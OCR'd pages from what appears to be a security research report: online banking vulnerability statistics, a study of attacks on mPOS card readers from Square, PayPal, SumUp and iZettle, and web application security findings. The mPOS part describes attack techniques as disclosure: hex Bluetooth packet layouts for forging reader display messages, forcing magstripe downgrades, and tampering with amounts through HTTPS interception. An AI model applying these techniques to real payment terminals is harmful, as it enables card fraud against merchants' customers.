
The first group includes flaws such as Cross-Site Scripting and SQL Injection. Insufficient Brute-Force Protection and Insufficient Authorization are examples of vulnerabilities in protection mechanisms. The most common configuration flaws are Disclosure through Error Messages or Web Server HTTP Header Information Disclosure.

Most vulnerabilities, both in off-the-shelf solutions and in in-house apps, are web application code vulnerabilities. But while vendors are more likely to make an error during the design stage, vulnerabilities in in-house solutions tend to occur during coding.



Average number of vulnerabilities per application


The vast majority of vulnerabilities, in both vendor and in-house apps, are code vulnerabilities



Vulnerabilities by category (percentage of vulnerabilities)

Companies developing online banking systems are more concerned with functionality than security: 75 percent of vulnerabilities in off-the-shelf solutions are flaws in protection mechanisms

Production and testbed applications are equally vulnerable




Shares of testbed versus production systems among tested applications

Regularly analyze online banking web applications at every stage of development—and for maximum throughness, don't neglect access to source code (white-box testing)


After application security is tested and vulnerabilities have been remediated, at some point the developers get to work again: perhaps to modify or optimize the web application, such as to add new features. Small changes in code may seem harmless from a security standpoint. Testing of these incremental changes is limited to functional testing of the new capabilities, with no new security assessment performed. Yet over time, a significant number of vulnerabilities will appear in the production system—perhaps in numbers comparable to those found during initial security testing.

Production systems


contain about the same number of vulnerabilities as testbed systems



Average number of vulnerabilities per application



Vulnerabilities by severity level (percentage of vulnerabilities)



Average number of vulnerabilities per application

Conclusion

The main positive trend in online banking security in 2018 is the reduced percentage of high-severity vulnerabilities. However, the overall security level of online banks remains low.

Without a doubt, one of the most serious potential consequences of an attack is theft of funds. In 2018, this threat was present at 54 percent of online banks. The threat of unauthorized access to clients' data and sensitive bank information was found at every tested bank. In some cases, vulnerabilities allowed escalating the attack up to penetration of the corporate infrastructure.

Off-the-shelf online banking solutions tend to have better security than in-house applications, but their developers make more frequent mistakes in protection mechanisms in the rush to get product functionality out the door.

Changes to code slip by without new testing being performed, ultimately making production systems just as vulnerable as testbed systems. This goes to show that security processes need to be established at every stage of the online bank lifecycle. Implementing a Secure Software Development Lifecycle (SSDLC) prevents a wide range of errors, but still does not eliminate the need for regular assessment of web application security. White-box analysis, because it includes testing of source code, is more effective than gray- and black-box methods. As a preventive measure, we also urge use of a web application firewall (WAF) to prevent exploitation of vulnerabilities caused by code changes.

One of the most serious potential consequences of an attack is theft of funds

For the love of money: finding and exploiting vulnerabilities in mobile point-of-sale terminals

Banking Systems Security Team

Card payments are increasingly accepted everywhere. Mobile Point of Sale (mPOS) terminals have propelled this growth by lowering the barriers for small and micro-sized businesses to accept credit and debit cards. All the same, older payment technologies—such as magnetic stripe—still account for most in-person transactions. Inevitably, each new layer of technological complexity is liable to introduce weaknesses into a fragmented payment ecosystem. What are the security and fraud implications of lowering the economic barriers to accepting card payments? And what are the risks associated with continued reliance on old card standards and magnetic stripe (aka magstripe) in particular?

mPOS payments have boomed in recent years. As providers eagerly compete for merchants' business, the entry barriers to accepting card payments have fallen to effectively zero. Signing up takes less than five minutes and mPOS terminals are available for free. mPOS terminals are seemingly everywhere, and like traditional Point of Sale terminals, they sit at the endpoint of payment infrastructure. This fact makes them attractive and accessible to criminals.

Research scope

We focused on the most popular mPOS vendors on the market: PayPal, Square, iZettle, and SumUp. Some of these vendors operate in multiple regions. In such cases, we attempted to obtain accounts and readers for each region because there are important region-specific differences in processes, applications, and devices.

Vendor	Manufacturer	Card reader	Region
Square	Square	Square Contactless and Chip Reader (S8)	U.S.
Square	Square	Square Magstripe Reader (S4)	U.S.
Square	Square	Square Contactless and Chip Reader (S8)	Europe
Square	Square	Square Magstripe Reader (S4)	Europe
Square	Miura Systems	Miura M010	U.S.
SumUp	(not public)	AIR1 E001	Europe
iZettle	DATECS	YRWCRONE	Europe
PayPal	Miura Systems	Miura M010	Europe

Figure 1. mPOS readers, manufacturers, and vendors tested

Figure 2. mPOS readers tested

We selected five areas for assessment:

- Communication between the phone and the payment server
- Communication between the mPOS terminal and phone
- Security mechanisms within the mPOS terminal
- Mobile application
- Secondary factors affecting security, such as checks made during enrollment

Scope of assessment in our project

- Phone/Server
- Hardware
- Mobile APP
- Device/Phone
- Secondary factors

Figure 3. Scope of assessment in our project

Payment process

We focused on attack vectors and security issues affecting card payments because these would compromise the core functionality of an mPOS terminal. The transaction process for mPOS terminals works differently from that of a traditional point-of-sale terminal.

The key difference from the traditional engagement model is that the merchant no longer has a direct relationship with an acquiring bank. Instead, mPOS providers act as payment aggregators. These providers, in turn, add a fee to the processing value of the transaction as markup. They may or may not assess risk at the same level as an acquiring bank would. And these providers may choose to mitigate risk in other ways, for example contractually. It is important to understand that payment aggregators are themselves a merchant who has an acquiring bank.

Figure 4. Payment process for an mPOS terminal

Card risk

When a card transaction is made, there are standardized lists describing the methods of payment that can be made with a card. These differ depending on the card brand, issuer of the card, and country of issue. During a transaction, the method used to make the payment is negotiated between the card and the terminal. The card stores a list called Cardholder Verification Methods (CVM), which describes the types and order of cardholder verification methods that are supported. The CVM also describes what should happen in situations when one method fails. The terminal contains a configuration file that describes the types of operations supported by the terminal. It will compare the CVM on the card to its supported methods and attempt to carry out the transaction using the highest-priority method. The highest-priority method should both be supported by the card and provide a high level of assurance that the cardholder was present during the transaction.

In Europe, around 90 percent of all transactions are performed using EMV

Generally speaking, certain types of payments are more secure than others. Chip and PIN is considered most secure, because it provides a high level of assurance that the transaction has been authorized by the cardholder. Conversely, methods such as magnetic stripe are considered less secure because the Track2 data stored on the magnetic stripe can be easily cloned, and any cardholder signature can be forged. Magnetic stripe transactions do not provide a high level of assurance that the cardholder was actually present. Unlike EMV, magnetic stripe transactions do not have a cryptogram. This means that magnetic stripe transactions are potentially vulnerable to modification prior to being received by the payment provider.

EMV adoption

Global uptake of EMV ("chip cards") is higher than ever, but the process of adoption has been slower in some geographic areas than others. EMV transactions account for less than half of all card transactions in the U.S. (bit.ly/2Dk5K1Z). The majority of transactions made in the U.S. are still made using magnetic stripe. By comparison, in Europe, around 90 percent of all transactions are performed using EMV (bit.ly/2GrYOSm).

Findings

Device manipulation: sending arbitrary commands

Device manipulation is possible when an attacker connects directly to a Bluetooth device and forces the device to perform certain functions. To do so, an attacker must first be aware of the services running on the Bluetooth device, as well as relevant characteristics and functions. This knowledge can be obtained prior to an attack by means of reverse engineering. An attacker simply needs access to a target device, mPOS terminal, phone that supports Host Controller Interface (HCI) logging, and the mobile application. After HCI logging has been enabled, the attacker will try to capture the core functionality of the mPOS terminal.

The way to do this is by performing sample transactions with different payment methods and comparing the results. Once this information has been captured, Wireshark can be used to analyze communication between the phone and mPOS terminal. This information, along with information obtained from the mobile application, makes it possible to correlate functions with their characteristics and handles. Figure 5 depicts the sending of the "Insert/swipe card" message to the display of an mPOS terminal.




Figure 5. "Insert/swipe card" sent to the reader display

Figure 6. "Please remove card" as shown on mPOS terminal

Inserting a card incorrectly into this terminal generates the error message "Please remove card." We can see the UUID responsible for this function of displaying text, as well as the value of the data sent, in the HCI log.




Figure 7. First Bluetooth frame responsible for sending "Please remove card"




Figure 8. Second Bluetooth frame responsible for sending "Please remove card" (the message is split across two frames because Bluetooth Low Energy has a small packet size)

As shown in Figure 9, the value sent to the mPOS terminal consists of five parts. In order, they are: a leading part containing a command value and counter, main text in ASCII, trailing value, checksum value (CRC), and end value.

Leading value	Message	Trailing value	CRC	End value
02001d06010b00 0000010013	506c656173 652072656d 6f76652063617264	00ff08	3c62	03
	"Please remove card"			

Figure 9. Elements of two packets responsible for sending "Please remove card"

Figure 10. "Insert/swipe card" message on mPOS terminal

In the next example, the terminal uses Bluetooth Classic to communicate with the phone. Here we can see the message "Insert/swipe card" being sent to the display of the reader.




Figure 11. Bluetooth frame, shown in Wireshark, responsible for sending "Insert/swipe card" to the mPOS terminal

In Figure 12, we can see that this data is made up of three parts: the leading value, message, and checksum (CRC). The leading value contains a counter, command ID, and size of the payload. The message contains the value "Insert/swipe card" in hex. The checksum is a simple XOR value.

Leading value	Message	CRC
0d0501000017	010300000c00496e736572742f73776970652063617264	44
	"Insert/swipe card"	

Figure 12. Elements of packet responsible for sending "Insert/swipe card"

Using this information, it is possible to calculate any value to send to the display of an mPOS terminal. Three tested devices were vulnerable to this attack vector.

Vendor	Manufacturer	Card reader	Account region
SumUp	(not public)	AIR1 E001	Europe
iZettle	DATECS	YRWCRONE	Europe
Square	Square	Square (S8)	U.S.

Figure 13. List of terminals vulnerable to sending of arbitrary commands. Note that although the Square Contactless and Chip Card Reader (S8) does not have a display, arbitrary commands may be attempted.

This attack vector can be used in conjunction with other vulnerabilities to downgrade a cardholder's transaction to a less secure payment method, such as magnetic stripe. Figures

14–16 depict this scenario. In addition, this vector could be used to display a "Payment declined" message to trick the cardholder into carrying out multiple transactions.

Figure 14. Cardholder attempting to insert card for payment

Figure 15. "Please swipe card" message sent to the terminal forces the cardholder to carry out the transaction using magnetic stripe

Figure 16. "Please sign now" message sent to mPOS terminal

Amount tampering

Traffic between the mPOS terminal and the payment server can be intercepted in a number of ways. We have already described one way: enabling HCI logging on the mobile phone and analyzing the output. If restrictions prevent enabling developer mode, interception can also be accomplished by intercepting HTTPS traffic between the mobile application and the payment server, for example. This is possible because in most cases, the payment server generates commands and sends them to the mPOS terminal. To protect the mobile application against HTTPS interception, all vendors of the tested terminals implement SSL Pinning.

Here is an example of an initialized payment. We were able to intercept HTTPS traffic (via Man-in-the-Middle) and enable debug mode. The amount for this transaction is sent in plaintext. The value "0100", as seen in the figure, represents £1.00.

Figure 17. Initialized payment for an mPOS terminal

By intercepting HTTPS traffic, we can modify the amount value for this transaction. Once the amount has been changed, the checksum will need to be recalculated. Then we can send this new value to the payment server for approval. We identified five terminals that are vulnerable to amount modification for magnetic stripe transactions.

Vendor	Manufacturer	Card reader	Account region
SumUp	(not public)	AIR1 E001	Europe
iZettle	DATECS	YRWCRONE	Europe
Square	Miura	Miura M010	U.S.
PayPal	Miura	Miura M010	U.S.
Square	Square	Square Magstripe Reader (S4)	U.S./Europe

Figure 18. mPOS terminals vulnerable to amount tampering




Figure 19. On the left: amount sent to the payment server (£1.23), on the right: amount shown to the cardholder for approval (£1.00)

This vulnerability can be used by a fraudulent merchant to trick a cardholder into approving a much higher amount than intended. During the transaction, the merchant displays one (lower) amount on the card reader but another (higher) amount is actually sent to the mPOS provider for approval. This attack is shown in Figure 19.

This vulnerability affects magnetic stripe transactions. The terminal sends only Track2 data during transactions; there is no signing of the transaction itself. This attack vector is not possible for EMV transactions because the amount is stored inside the payment cryptogram. For contactless payments (PayPass and payWave), less secure modes do not store the amount inside a cryptogram and therefore may also be affected by this vulnerability.

This issue becomes even more significant when we remember that less than 50 percent of all transactions in the U.S. are made using EMV. In addition, the limits for individual magnetic stripe transactions are incredibly high in both Europe and the U.S., at €50,000 and $50,000 per transaction, respectively.

This attack vector could be prevented by calculating a cryptographic checksum of the transaction, or else by implementing the payment amount in the magnetic stripe transaction and comparing the value of the transaction on the reader to the one initialized by the payment server. It is worth noting that the PCI DSS standard (current version 3.2.1), which governs the storage, processing, and transmission of card data, does not require that these checks be implemented for magnetic stripe transactions (bit.ly/2UlaGZd). So long as Track2 data is transmitted, the transaction will go through.

Remote code execution

We found that two of the tested terminals were vulnerable to execution of remote code. Exploitation of this vulnerability provides full access to the terminal's operating system. After an attacker has obtained full access to the operating system, it is possible to intercept Track2 data before it is encrypted and enable plain text mode (command mode) on the terminal's PIN pad to collect PINs.

Vendor	Manufacturer	Card reader	Account region
Square	Miura	Miura M010	U.S.
PayPal	Miura	Miura M010	U.S.

Figure 20. List of terminals vulnerable to remote code execution

Figure 21. Remote code execution provides full access to the file system of the terminal: here, an animation of Nyan Cat is playing on the Miura M010 terminal

Hardware

Physical security mechanisms within most mPOS terminals are robust. The Square Magnetic stripe Reader (S4) does not contain the level of security or sophistication found in the other contactless and chip readers. However, this is to be expected in a device that is provided free to all merchants. All the other terminals feature a good level of physical protection, anti-tampering mechanisms, and other measures to deter would-be hardware sleuths.

Anti-tampering mechanisms

A tamper detection circuit is used to protect against opening of the terminal and use of drills and other tools. If tampering is attempted, the circuit breaks and the device stops functioning. In addition, most card readers use proprietary standards. Without access to the documentation provided by hardware manufacturers to the product vendors, it is not viable to obtain any valuable information by physically probing these devices.

Figure 22. Insides of iZettle YRWCRONE




Figure 23. Tamper detection circuit within iZettle YRWCRONE

Reader	Reader cost/ Fee per transaction	Enrollment process	Antifraud + security checks	Physical security	FW RE	Mobile ecosystem	Arbitrary commands	Red teaming	Amount tampering
Square (EU)	$51	Low: no anti-money-laundering checks, but some ID checks	Strict: transaction monitoring	N/A	–	Strict	–	–	–
Square (U.S.)	1.75–2.5%		Strict: correlation of "bad" readers, phones with account info	N/A	–	Medium (dev)	–	+	–
	$50								
	2.5–2.75%								
	Free								
Square mag-stripe (EU + U.S.)	2.5–2.75%		Strict (see above)	Low	–	Low	–	+	+ (no display)
Square Miura (U.S.)			Strict (see above)	N/A	+	N/A	+ (via RCE)	+	+ (via RCE)
	$130								
	2.5–2.75%								
PayPal Miura	$60	High: anti-money-laundering checks + credit check (to take out credit agreement)	Strict: transaction monitoring	N/A	+	Low	+ (via RCE)	+	+ (via RCE)
	1–2.75%								
SumUp	$40			Medium	–	Low	+	+	+
	1.69%								
iZettle datecs	$40	Medium: anti-money-laundering check + ID checks	Low: limited monitoring; on finding suspicious activity, blocks withdrawal (account otherwise active)	High	–	Low	+	–	+
	1.75%								

Figure 24. Terminals overview

Conclusion

We found that over half of mPOS terminals were vulnerable to one or more attacks; terminals from all four mPOS vendors were affected. The issues we identified were serious and numerous: vulnerability to arbitrary commands, amount tampering, and remote code execution.

Hardware security mechanisms in the terminals are generally sophisticated. However, many other aspects of payment—such as the mobile ecosystem and enrollment processes—are far less secure.

Vendors of mPOS terminals tend to emphasize usability and enrollment. These are key elements of their business model, but this approach has not taken into account that security must be very high across the board to counteract the low entry barriers. Without a doubt, fraudulent merchant accounts are, and will be, a significant issue for mPOS providers. Mitigation of this issue will require a sophisticated approach to security that encompasses checks during the enrollment process and stringent transaction monitoring.

Search the page for a cyberslogan

e v r s k z z z

s t r i v i n g

f o r s a f e r

w e b i g x z a

i t y i v i n g

f o r t a f e r

w e b i g x z a

e r w t g f r y

#CYBERQUEST

Web security

124 Web applications: putting their security to the test

130 Detecting web attacks with a Seq2Seq autoencoder


Web applications: putting their security to the test

Information Security Analytics Team


The following statistics come from comprehensive security assessments of 43 fully functional web applications tested in 2018 by our company with the fullest testing coverage. In our dataset, 79 percent of web applications were already in production and available to users; the remainder were in the final testing stage.

Web application security assessment can be performed in several ways:


- **Black-box method,** when Internet attacks are simulated without the testers being given any information other than the address.
- **Gray-box method,** for assessing the feasibility of attacks by an application user or a hacker who has gained access.
- **White-box method,** which includes analysis of source code and finds the maximum number of vulnerabilities.



Security level (percentage of web applications)



Participant portrait



Development tools (percentage of web applications)

19% **of web applications**

contain vulnerabilities that allow an attacker to take control of both the application and server OS

One out of two web applications was graded as having a **poor or extremely poor** level of security

83% **of vulnerabilities**

are caused by coding errors


6 **critical vulnerabilities**

are present in the average tested web application

26% of tested web applications contained vulnerabilities that would allow hackers to attack the internal corporate network

If the server is on the network perimeter of an organization, it could be used as a springboard to attack internal resources if compromised. But keep in mind that attacking internal corporate resources is possible even without full control of a web application server. As shown in our reporting (see page 34), three quarters of vectors for corporate network penetration are caused by weaknesses in web resource security.

72% **of web applications** are at risk of unauthorized access



Most common threats (percentage of tested web applications)

Hackers with access to a web application can do more than just steal information: they can also ruin the site owner's reputation. For instance, in 2018 the attacker responsible for hacking Ticketfly stole a client database with 27 million accounts (bit.ly/2IJgFWs), afterwards leaving a message on the main page so that any visitor would immediately know about the site's security breach (bit.ly/2WYbbfn).

XSS: is it dangerous?
Card data for 380,000 users of the British Airways web application was stolen due to injection of malicious JavaScript code (bit.ly/2Sr3r79). In the aftermath of the incident, airline shares fell by 3.8 percent (bit.ly/2BrJBOv), while the company itself may be on the receiving end of a fine of up to GBP 500 million (bit.ly/2tlBiiS).

In 2018, our testers found around 70 types of weaknesses in web applications. Cross-Site Scripting (XSS) still remains among the most common vulnerabilities. Configuration errors—default settings, standard passwords, and error reporting—are also frequent. Common critical vulnerabilities include Insufficient Authorization, Arbitrary File Upload, Path Traversal, and SQL Injection.


From all the vulnerabilities we found in web applications, we have separated out the ones in the OWASP Top 10–2017 and analyzed their frequency.

28% **of web applications**

disclose sensitive information (including credentials, personal data, and payment card information)

Personal information exposure

was found in 18% of applications where such information is handled



OWASP Top 10–2017 vulnerabilities (percentage of web applications)

74% **of web applications**

contain broken authentication and session management mechanisms

Global trend

Many high-profile incidents have stemmed from failures in administration and access control. In April 2018, reports indicated that the site of American eatery chain Panera Bread stored personal data and card information for 37 million clients in a publicly accessible way (bit.ly/2SsPJAp).

